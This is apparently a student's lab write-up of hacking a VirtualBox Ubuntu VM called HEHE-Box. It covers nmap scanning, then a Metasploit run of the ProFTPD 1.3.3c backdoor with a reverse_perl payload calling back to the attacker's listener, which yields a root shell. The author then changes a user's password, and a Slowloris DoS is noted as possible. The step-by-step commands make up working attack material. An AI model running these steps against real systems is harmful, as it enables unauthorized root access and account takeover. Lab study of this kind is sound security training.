-by Gorle Sirisha

Report on Hacking into HEHE-BOX

(HEHE-box : Ubuntumachine)

→On the HEHE -Box and keep it in running state.

→Open terminal of Kali Linux machine and make sure you are in Root, if not do

```
sudo su
```

Entering password kali, lets you to enter in to Root.

→type "if config" to find our(Listeners Host) Ip-address.

# Ip-Address : 10.0.2.4

**Gathering Information about HEHE-Box **

(Ubuntu machine)

%The following commands to be entered in terminal in root

→nmap -sP 10.0.2.1/24 >> scans all 255 hosts and returns the Ip-address of those whose hosts are up.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-28 05:18 EST
Nmap scan report for 10.0.2.1
Host is up (0.00086s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00082s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00081s latency).
MAC Address: 08:00:27:C4:5D:7A (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.00043s latency).
MAC Address: 08:00:27:2B:7F:13 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.04 seconds
```

Info:

#A total of 5 hosts up along with our host.

//Service version detection scan:

→nmap -sV 10.0.2.1/24 >> *service version detection scan of all 255 hosts in which hosts are up.*

```
Nmap scan report for 10.0.2.15
Host is up (0.000097s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:2B:7F:13 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Info:

This is the host we are interested in. When we get to see 21/tcp -ProFTPD 1.3.3.c , 22/tcp -ssh & 80/tcp http -Apache httpd 2.4.18(Ubuntu).

.It is confirm that this host is our target host

# Target Host: Ip-Address 10.0.2.15

**Here 80/tcp http port open means there is some site running and that could be found by searching target Ip-Address in google .*



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

//Target Scoping:

→nmap -sV 10.0.2.15 >> *scans this particular host and returns the info about the nature and number of the ports which are open.*

→nbtscan 10.0.2.15 >> *scans this particular host and returns the info about the nature and number of the ports which are open.*

→nmap -p- -A -O 10.0.2.15 --open>> *-p- scans all 1 to 65535 hosts.*

-A scans and returns every single info about target host .

(If company gives complete access only then it is advised to use, if only partial access is given then don't use flag A.)

-O scans and returns the info of os.

--open scans and returns only those ports which are open continuously and ignores the ports which are closed/open for only sometime .This helps to narrow down our search.

Info:

```
# 80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
# OS details: Linux 3.2 - 4.9
# Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Penetration testing/Vulnerability Identification

→nmap --script vuln 10.0.2.15 >> *returns the info about different vulnerabilities present in the target machine. (vuln – a script that returns vulnerabilities).*

Info:

```
# 21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
State: VULNERABLE
```

```
#80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
http-enum:
|_  /secret/: Potentially interesting folder
```

>>Here we can see that there is a backdoor in this machine, indicates that an exploit like "ProFTPD_133c_backdoor" is possible in this target host.

ProFTPD_133c_backdoor:

(https://cf-tbvcxwzwoe2onms.rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor/)

>> Here we can even do a DOS(Deniel of service attack)-Slowloris as the machine is vulnerable to it in this case

(https://www.rapid7.com/db/modules/auxiliary/dos/http/slowloris/)

Exploit (here ProFTPD_133c_backdoor)

→msfconsole   *>> Metasploit Framework Console – enters into Metasploit framework interface .*

→search proftpd

Info:

```
Matching Modules
================

  #  Name                              Disclosure           Date                Rank      Check    Description
  -  ----                              ---------------  ----       -----  -----------
  0  exploit/linux/misc/netsupport_manager_agent  2011-01-08      average    No      NetSupport
Manager Agent Remote Buffer Overflow
  1  exploit/linux/ftp/proftp_sreplace         2006-11-26      great      Yes    ProFTPD 1.2 - 1.3.0
sreplace Buffer Overflow (Linux)
  2  exploit/freebsd/ftp/proftp_telnet_iac       2010-11-01      great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b
Telnet IAC Buffer Overflow (FreeBSD)
```

```
  3  exploit/linux/ftp/proftp_telnet_iac        2010-11-01      great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b
Telnet IAC Buffer Overflow (Linux)
  4  exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22      excellent  Yes    ProFTPD 1.3.5
Mod_Copy Command Execution
  5  exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02      excellent  No     ProFTPD-1.3.3c
Backdoor Command Execution
```

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

→use 5 *>> initiates the exploit process*

→ show info   *>> displays all the info about proftpd_133c_backdoor*

Info:

```
# Provided by:
  MC <mc@metasploit.com>
  darkharper2
#Basic options:
  Name     Current Setting Required  Description
  ----        ---------------         --------            -----------
  RHOSTS                 yes      The target host(s), see https://github.com/rapid7/metasploit-
framework/wiki/Using-Metasploit
  RPORT   21             yes      The target port (TCP)
```

If observed that there are no payload options in info displayed then it means that payload is not set initially and we have to set payload manually as below.

```
→msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl     >>sets the payload to cmd/unix/reverse_perl
```

(https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwjlhpG1iYb1AhUSslYBHdicCf8QFnoECCMQAQ&url=https%3A%2F%2Feromang.zataz.com%2F2011%2F08%2F22%2Fosvdb-69562-proftpd-1-3-3c-backdoor-command-execution%2F&usg=AOvVaw30tMnZ3yur_wfObl8yJXHK)

→ show info >> *displays all the info about proftpd_133c_backdoor*

Info:

```
# Payload options (cmd/unix/reverse_perl):
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST                   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
```

We get payload options now in info

→set RHOSTS 10.0.2.15 *>> sets current setting of RHOSTS to 10.0.2.15 in options(Target Host IP)*

→set LHOST 10.0.2.4 *>> sets current setting of LHOSTS to 10.0.2.4 in options (Listeners Host IP)*

, it will be set default if not we do this.

→show options *>> shows options (like Module options and payload options)*

```
Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  10.0.2.15        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
```

→exploit >> *exploit starts, initiating a session (here it is session1)*

```
[*] Command shell session 1 opened (10.0.2.4:4444 -> 10.0.2.15:56194 ) at 2021-12-28 10:30:20 -0500
```

****Boom we finally got into the system**

→shell   >> *creates a channel and gives us direct access to ubuntu command shell*

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
/bin/bash


/bin/bash
root@vtcsec:/#

→ *root@vtcsec:/# whoami*

whoami

root   >> *this shows that we are given access as direct root into the target host*

→




```
root@vtcsec:/# passwd marlinspike
passwd marlinspike
Enter new UNIX password: siri@123

Retype new UNIX password: siri@123

passwd: password updated successfully
```

updates the password of user with username marlinspike to siri@123

→



```
root@vtcsec:/# pwd
pwd
/
root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/# mkdir siri
mkdir siri
root@vtcsec:/# cd siri
cd siri
root@vtcsec:/siri# touch read.txt
touch read.txt
root@vtcsec:/siri# ls
ls
read.txt
root@vtcsec:/siri# touch write.txt pic.png support.doc
touch write.txt pic.png support.doc
root@vtcsec:/siri# ls
ls
pic.png  read.txt  support.doc  write.txt
root@vtcsec:/siri# cd ..
cd ..
root@vtcsec:/# touch hack.txt
touch hack.txt
root@vtcsec:/# ls
ls
bin    dev       home        lib64       mnt   root  siri  sys  var
boot   etc       initrd.img  lost+found  opt   run   snap  tmp  vmlinuz
cdrom  hack.txt  lib         media       proc  sbin  srv   usr
root@vtcsec:/# rmdir hack.txt
rmdir hack.txt
rmdir: failed to remove 'hack.txt': Not a directory
root@vtcsec:/# rm hack.txt
rm hack.txt
root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   snap  tmp  vmlinuz
boot   etc   lib         media       proc  sbin  srv   usr
cdrom  home  lib64       mnt         root  siri  sys   var
root@vtcsec:/# rmdir siri
rmdir siri
rmdir: failed to remove 'siri': Directory not empty
root@vtcsec:/# rm -rf siri
rm -rf siri
root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
```

Shows present working directory

Lists the things in directory.

Creates a directory name siri

Changes the directory

Creates a file named read.txt

Heads back to last directory before change.

Removes the file named hack.txt.

Removes the directory with name siri but here as directory contains files so it cannot be removed with this command.

Removes every single file inside directory siri by recursive force delete.